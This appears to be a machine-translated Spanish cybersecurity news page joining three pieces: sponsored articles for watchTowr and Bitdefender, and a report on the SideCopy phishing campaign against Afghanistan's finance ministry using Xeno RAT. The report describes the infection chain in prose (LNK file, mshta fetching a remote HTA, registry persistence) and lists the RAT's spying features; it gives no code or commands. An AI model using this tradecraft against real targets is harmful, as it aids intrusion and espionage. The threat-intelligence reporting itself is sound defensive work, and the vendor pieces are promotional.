Por otra parte, la remediación y la aplicación de parches no han seguido el ritmo. El DBIR 2026 de Verizon es claro en este punto: el tiempo medio para que una organización parchee una vulnerabilidad crítica aumentó año tras año, de 32 días a 43 días.

La realidad es brutal: mientras los atacantes operan en plazos medidos en horas, los defensores operan en plazos medidos en semanas. En esa brecha es donde realmente ocurre la explotación.

Sí, hay más vulnerabilidades. Sí, los atacantes se están moviendo más rápido. Pero la parte más difícil para los defensores es que la remediación no es, y tal vez no pueda ser, más rápida. Decir a las organizaciones que «simplemente parcheen más rápido» es como decirle a alguien que «sea más alto». Suena útil y bien intencionado, pero no es algo que la mayoría de los equipos puedan decidir hacer simplemente.

Luego hay presión proveniente de los reguladores. El CERT-IN de la India emitió recientemente una guía que apunta hacia expectativas de parches subdiarios para ciertas vulnerabilidades críticas. La intención es clara, pero ignora la realidad operativa.

La visión realista es que se abordarán algunas vulnerabilidades antes de que puedan remediarse por completo. Los equipos de seguridad deben planificar en torno a esa realidad sin crear nuevos riesgos operativos. Eso significa responder algunas preguntas rápidamente:

  • ¿Utilizamos esta tecnología?
  • ¿Es la vulnerabilidad teórica?
  • ¿Es la vulnerabilidad explotable dentro de nuestro entorno?
  • ¿Cómo sería la explotación?
  • ¿Qué controles temporales pueden reducir el riesgo mientras se ejecuta el ciclo normal de parches?

El modelo operativo debe cambiar para prevenir, validar y mitigar. Y aquí se explica cómo hacerlo.

Paso 1: Anticiparse a lo que los atacantes probablemente aprovechen

Cada vulnerabilidad revelada no conlleva la misma urgencia. Algunas vulnerabilidades nunca serán explotadas en el mundo real. Otros tienen las características que buscan los atacantes: amplia implementación, accesibilidad a Internet, explotación repetible y un camino claro hacia un acceso significativo a un entorno objetivo.

En un futuro aterradormente cercano donde vemos cientos, si no miles, de vulnerabilidades reveladas diariamente, la preferencia significa identificar qué vulnerabilidades tienen más probabilidades de ser explotadas en estado salvaje para que se pueda realizar un nivel de filtrado y los equipos no pierdan un tiempo crítico investigando todo. La gravedad todavía importa, pero nunca ha sido el panorama completo.

En un ciclo impulsado por IA, ese filtrado debe realizarse en las primeras horas después de la divulgación, antes de que los equipos hayan trabajado en la lista completa. Reducir el campo desde el principio es lo que mantiene a las organizaciones por delante de la ventana de explotación en lugar de reaccionar a ella después del hecho.

Paso 2: reaccionar rápidamente ante las amenazas emergentes y validar la exposición

Una vez que se determina que la explotación salvaje de una amenaza emergente es probable o confirmada, los defensores necesitan la capacidad de reaccionar rápidamente y validar la exposición específica de su organización antes de que los atacantes actúen.

Eso significa convertir una nueva campaña de divulgación o explotación de vulnerabilidades en una respuesta específica del entorno: ¿estamos expuestos? ¿Dónde estamos expuestos? ¿A quién pertenecen los sistemas afectados? ¿Está demostrada la explotabilidad? La reacción rápida del mundo real a las amenazas emergentes debe identificar los sistemas conectados a Internet en todas las unidades de negocios, departamentos y subsidiarias, y contextualizar la vulnerabilidad con inteligencia de amenazas relevante.

Luego, la validación confirma si un atacante puede acceder al componente vulnerable y si es explotable en el mundo real. Una posible vulnerabilidad crea una investigación. Pero una vulnerabilidad validada y explotable, dada la velocidad de la explotación salvaje, ahora requiere una acción rápida y autónoma.

Cuanto más rápido los equipos hagan esa distinción, más rápido podrán decidir qué mitigar, qué monitorear y qué puede pasar a través de la remediación normal.

La velocidad sin precisión genera pánico, y la precisión sin velocidad es irrelevante. Ambos deben combinarse al responder a una amenaza emergente, antes de que comience la explotación.

Paso 3: Mitigar para ganar tiempo para una remediación efectiva

Una vez que se valida la exposición, es posible que la remediación aún requiera pruebas, control de cambios y una implementación coordinada.

La mitigación reduce la explotabilidad durante esa ventana. Para los sistemas con acceso a Internet, esto podría incluir restricciones de acceso, deshabilitación de funciones vulnerables, reglas WAF o API, actualizaciones de IDS o IPS, aislamiento, cambios de configuración, monitoreo o controles temporales que bloqueen patrones de explotación. La mitigación eficaz también debe basarse en cómo funciona la explotación. Una regla genérica basada en un resumen de CVE es más débil que un control creado a partir de la ruta del exploit, la carga útil, las condiciones requeridas y el mal comportamiento conocido. Estos controles no necesitan ser permanentes. Necesitan hacer que la explotación sea más lenta, menos confiable y más difícil de escalar mientras la organización aplica parches de manera segura.

La mitigación autónoma cierra la brecha entre la velocidad del atacante y la velocidad de parcheo. Es el único control que opera en el mismo plazo que la explotación.

Para esto está construido watchTowr

La plataforma WatchTowr comprime la línea de tiempo del defensor para que coincida con las líneas de tiempo de ataque impulsadas por la IA. Al adoptar un enfoque dirigido por atacantes, la plataforma identifica debilidades y vulnerabilidades explotables y, frente a un volumen implacable de amenazas emergentes, permite continuamente a las organizaciones reaccionar rápidamente y mitigar su exposición.

Al aprovechar la IA para combinar inteligencia proactiva contra amenazas, gestión de la superficie de ataque externo y mitigación autónoma, la plataforma watchTowr proporciona claridad: muestra a los equipos qué pueden ver los atacantes, qué pueden explotar y qué se puede hacer para mitigar antes de comprometerse.

Los parches siguen siendo necesarios y absolutamente esenciales. Pero en un mundo de explotación impulsado por la IA, la aplicación de parches por sí sola no se puede realizar a la velocidad requerida y al mismo tiempo garantizar la disponibilidad y evitar interrupciones. La plataforma watchTowr, una solución de gestión de exposición preventiva impulsada por IA, ayuda a las organizaciones a anticiparse a los atacantes, validar la exposición a amenazas emergentes y mitigar de forma autónoma para obtener lo único que los atacantes no pueden dejar atrás: tiempo para responder.

Para programar una demostración y obtener más información sobre la gestión de exposición preventiva, visite atalaya.com.

¿Encontró interesante este artículo? Este artículo es una contribución de uno de nuestros valiosos socios. Síguenos en noticias de google, Gorjeo y LinkedIn para leer más contenido exclusivo que publicamos.

Cómo las organizaciones líderes están convirtiendo la EDR en resiliencia operativa – CYBERDEFENSA.MX

La mayoría de las organizaciones reconocen ahora que la protección de los endpoints por sí sola ya no es suficiente.

Es por eso que la adopción de la detección y respuesta de endpoints (EDR) se ha acelerado rápidamente en los últimos años. Las organizaciones comprenden que los ataques modernos se mueven más rápido, evaden los controles de prevención tradicionales y requieren una visibilidad continua de las actividades sospechosas en todo el entorno.

Pero poseer capacidades de EDR no crea automáticamente resiliencia cibernética operativa.

Muchas organizaciones medianas han invertido en plataformas avanzadas de seguridad para terminales y ahora tienen acceso a valiosas funciones de detección y respuesta. Sin embargo, a pesar de esta inversión, a menudo tienen dificultades para poner plenamente en funcionamiento estas capacidades.

Los equipos de seguridad eficientes siguen abrumados por los volúmenes de alertas, las investigaciones toman demasiado tiempo y la capacidad de respuesta se agota. A medida que las amenazas se vuelven más rápidas, más habilitadas para la IA y abusan cada vez más de herramientas legítimas para evadir la detección, las organizaciones se están dando cuenta de una verdad importante: la visibilidad por sí sola ya no es suficiente.

Las organizaciones que están tomando la delantera no están simplemente desplegando más capacidades de detección. Están reduciendo de manera proactiva las oportunidades de los atacantes y al mismo tiempo operacionalizan la respuesta de una manera que sea sostenible para los equipos eficientes.

Por qué las organizaciones luchan por hacer plenamente operativa la EDR

EDR proporciona visibilidad crítica de actividades sospechosas, comportamiento de ataque y amenazas en progreso. Sin embargo, una detección y una respuesta eficaces también requieren un seguimiento, una investigación, una priorización y una contención rápida continuos. Esto crea una presión operativa que muchos equipos de seguridad y TI eficientes luchan por mantener.

Las barreras comunes para aprovechar plenamente la EDR incluyen:

  • Demasiadas alertas y capacidad de investigación insuficiente
  • Tiempo limitado para monitorear continuamente las amenazas
  • Escasez de habilidades, especialmente en torno a la caza de amenazas y la respuesta avanzada
  • Fatiga operativa causada por flujos de trabajo reactivos
  • Dificultad para priorizar actividades verdaderamente peligrosas.

Como resultado, las organizaciones a menudo operan con una gran visibilidad pero con una madurez de respuesta inconsistente. Esto crea una brecha peligrosa entre la capacidad de seguridad y los resultados de seguridad.

Por qué las amenazas modernas están aumentando la presión

Los ataques basados ​​en IA están acelerando la presión operativa sobre equipos que ya están sobrecargados. Según el Informe de evaluación de la ciberseguridad de 2025, el 67% de las organizaciones informan haber visto un aumento en los ataques impulsados ​​por IA.

Esto crea una realidad operativa difícil.

Para cuando los equipos más pequeños investigan las alertas, es posible que los atacantes ya hayan aumentado sus privilegios, se hayan movido lateralmente o hayan establecido persistencia. La detección sigue siendo esencial, pero por sí sola no puede compensar la exposición excesiva, los flujos de trabajo reactivos y la capacidad de respuesta retrasada.

Esto es especialmente cierto porque los atacantes ya no dependen únicamente del malware o técnicas de intrusión ruidosas. Cada vez más, abusan de herramientas administrativas legítimas, credenciales robadas y procesos confiables para integrarse silenciosamente en la actividad normal. La investigación de Bitdefender que analiza más de 700.000 incidentes cibernéticos encontró que el 84% de los principales ataques ahora aprovechan técnicas de vida de la tierra (LOTL), una estadística que subraya cuán inadecuadas se han vuelto las posturas de seguridad puramente reactivas.

Cómo el refuerzo dinámico y el MDR mejoran la seguridad sin añadir complejidad

Para las organizaciones que buscan ir más allá de la visibilidad aislada hacia una resiliencia operativa continua, Bitdefender ofrece dos capacidades complementarias que vale la pena examinar de cerca: GravityZone PHASR y Managed Detección y Respuesta (MDR).

Bitdefender GravityZone PHASR funciona reduciendo dinámicamente las condiciones explotables antes de que los atacantes puedan aprovecharlas. En lugar de depender de restricciones estáticas o controles amplios de aplicaciones, PHASR aprovecha la IA para adaptarse al comportamiento del usuario y limitar acciones riesgosas, privilegios innecesarios y el abuso de herramientas legítimas, todo sin interrumpir la productividad. Esto reduce las vías que los atacantes pueden aprovechar desde el principio.

Bitdefender MDR amplía los equipos de seguridad internos con monitoreo 24 horas al día, 7 días a la semana, búsqueda de amenazas, investigación y respuesta rápida brindadas por profesionales experimentados en operaciones de seguridad. Para los equipos ágiles que ya están sobrecargados por el volumen de alertas, MDR proporciona la capacidad operativa continua que el personal interno no puede sostener de manera realista por sí solo.

Juntas, estas capacidades crean un modelo operativo en capas además de Bitdefender GravityZone EDR:

  • GravityZone PHASR Limita la oportunidad del atacante antes de que ocurran incidentes.
  • GravityZone EDR Proporciona visibilidad de actividades y comportamientos sospechosos.
  • Bitdefender MDR operacionaliza la respuesta y la contención continuas

Este enfoque en capas permite a las organizaciones fortalecer significativamente su postura de seguridad y al mismo tiempo reducir, en lugar de agravar, la complejidad operativa.

Qué resultados empresariales están logrando las organizaciones

Las organizaciones que ponen en práctica su inversión EDR existente con fortalecimiento proactivo y MDR están logrando resultados comerciales y de seguridad mensurables.

Estos incluyen:

  1. Riesgo reducido de las técnicas utilizadas en el 84% de los ataques de alta gravedad
  2. Detección y contención más rápidas de amenazas antes de la escalada
  3. Reducción de la carga operativa y fatiga de alerta para equipos ajustados
  4. Mayor retorno sobre las inversiones existentes en EDR
  5. Mayor resiliencia cibernética a través de la prevención, detección y respuesta
  6. Capacidad mejorada para demostrar madurez en seguridad. a clientes, socios, aseguradoras y reguladores
  7. Más tiempo para los equipos internos centrarse en iniciativas de transformación estratégica en lugar de combatir incendios reactivos

El resultado no es simplemente una mejor tecnología de seguridad. Es un modelo operativo de seguridad más resiliente y sostenible.

El futuro de la ciberresiliencia es la seguridad operativa

Las organizaciones mejor posicionadas para el futuro no son necesariamente las que implementan la mayor cantidad de herramientas de seguridad.

Son las organizaciones que ponen en pleno funcionamiento las capacidades adecuadas y, al mismo tiempo, reducen proactivamente las oportunidades de los atacantes.

La ciberresiliencia moderna requiere más que visibilidad. Requiere:

  • Reducción proactiva de las condiciones explotables.
  • Capacidad de respuesta operativa continua
  • Flujos de trabajo sostenibles para equipos eficientes
  • La prevención, detección y respuesta integradas trabajan juntas

Las organizaciones que combinan estas capacidades están yendo más allá de las operaciones de seguridad reactivas hacia un modelo más maduro construido en torno a la resiliencia, la eficiencia y la confianza operativa.

El cambio no consiste en reemplazar lo que ya funciona. Para los equipos que ya han invertido en EDR, la oportunidad es clara: ampliar esa inversión con un fortalecimiento dinámico y una respuesta respaldada por expertos para desbloquear todo su potencial.

¿Encontró interesante este artículo? Este artículo es una contribución de uno de nuestros valiosos socios. Síguenos en noticias de google, Gorjeo y LinkedIn para leer más contenido exclusivo que publicamos.

SideCopy vinculado a Pakistán apunta al Ministerio de Finanzas de Afganistán con Xeno RAT – CYBERDEFENSA.MX

Investigadores de ciberseguridad han revelado detalles de una campaña de phishing probablemente realizada por el gobierno alineado con Pakistán. Copia lateral grupo dirigido al Ministerio de Finanzas de Afganistán con un troyano de acceso remoto de código abierto llamado Xeno RAT.

«La campaña comienza con una entrega de phishing: un archivo ZIP que contiene un archivo LNK malicioso con un nombre de archivo cuidadosamente elaborado en idioma pashto», dijo Dixit Panchal, investigador de Seqrite Labs. dicho en un desglose técnico de la actividad.

También se dirigen como parte de la campaña las direcciones provinciales de ingresos y finanzas, los funcionarios gubernamentales de habla pastún y los empleados gubernamentales a nivel provincial. La campaña ha recibido el nombre en clave Operación XENOFISCAL.

Ciberseguridad

La elección del pastún para el archivo señuelo es una elección deliberada por parte del atacante, ya que es el idioma principal que se habla en los círculos del gobierno afgano. Este aspecto refleja la familiaridad del atacante con el entorno objetivo.

SideCopy es el nombre dado a un grupo de amenazas vinculado a Pakistán que opera bajo el paraguas más amplio de Transparent Tribe (también conocido como APT36), utilizando una amplia gama de familias de malware para robar datos confidenciales de hosts comprometidos. En abril de 2025, el adversario fue atribuido a una serie de ataques dirigidos a varios sectores de la India con Xeno RAT, Spark RAT y CurlBack RAT.

Vista desde esa perspectiva, la última campaña es una continuación de un grupo más amplio de actividad cibernética maliciosa dirigida a entidades del sur de Asia.

Una vez ejecutado, el archivo de acceso directo de Windows (LNK) aprovecha «mshta.exe» para recuperar una aplicación HTML remota (HTA) de un dominio educativo afgano comprometido, lo que lleva a la ejecución de JavaScript ofuscado en la memoria. El malware también establece persistencia basada en el Registro al imitar a Microsoft Edge, al tiempo que elimina Xeno RAT 1.8.7 y un documento señuelo como mecanismo de distracción mediante un cargador basado en DLL.

Xeno RAT está diseñado para conectarse con un servidor remoto a través de TCP para manejar los comandos enviados por el operador. El malware está equipado para cargar y ejecutar módulos DLL externos, transmitir datos al servidor, iniciar el malware a través de una tarea programada, recuperar información antivirus, admitir túneles de red basados ​​en proxy SOCKS5, realizar operaciones de archivos, registrar pulsaciones de teclas, tomar capturas de pantalla, monitorear el portapapeles, rastrear la cámara web/micrófono, eliminar métodos de persistencia y desinstalarse del host.

Ciberseguridad

La divulgación se produce cuando han surgido detalles de una operación de phishing dirigida que aprovecha archivos .desktop de Linux armados para apuntar a la infraestructura militar india utilizando señuelos relacionados con contratos asociados con operaciones de adquisición de vehículos blindados indios. Se considera que la campaña es obra de Transparent Tribe.

«La campaña parece apuntar a individuos conectados a los ecosistemas de infraestructura militar y de defensa de la India utilizando ingeniería social basada en WhatsApp y entrega de carga útil por etapas», dijo el investigador de seguridad RD Tarun. dicho en un informe publicado el mes pasado.

«Una vez ejecutado, el lanzador malicioso .desktop inicia una cadena de infección basada en shell muy ofuscada que involucra recuperación de carga útil por etapas, rutinas de decodificación en línea y la implementación de un implante ELF basado en Golang rastreado en este informe como DeskRAT».
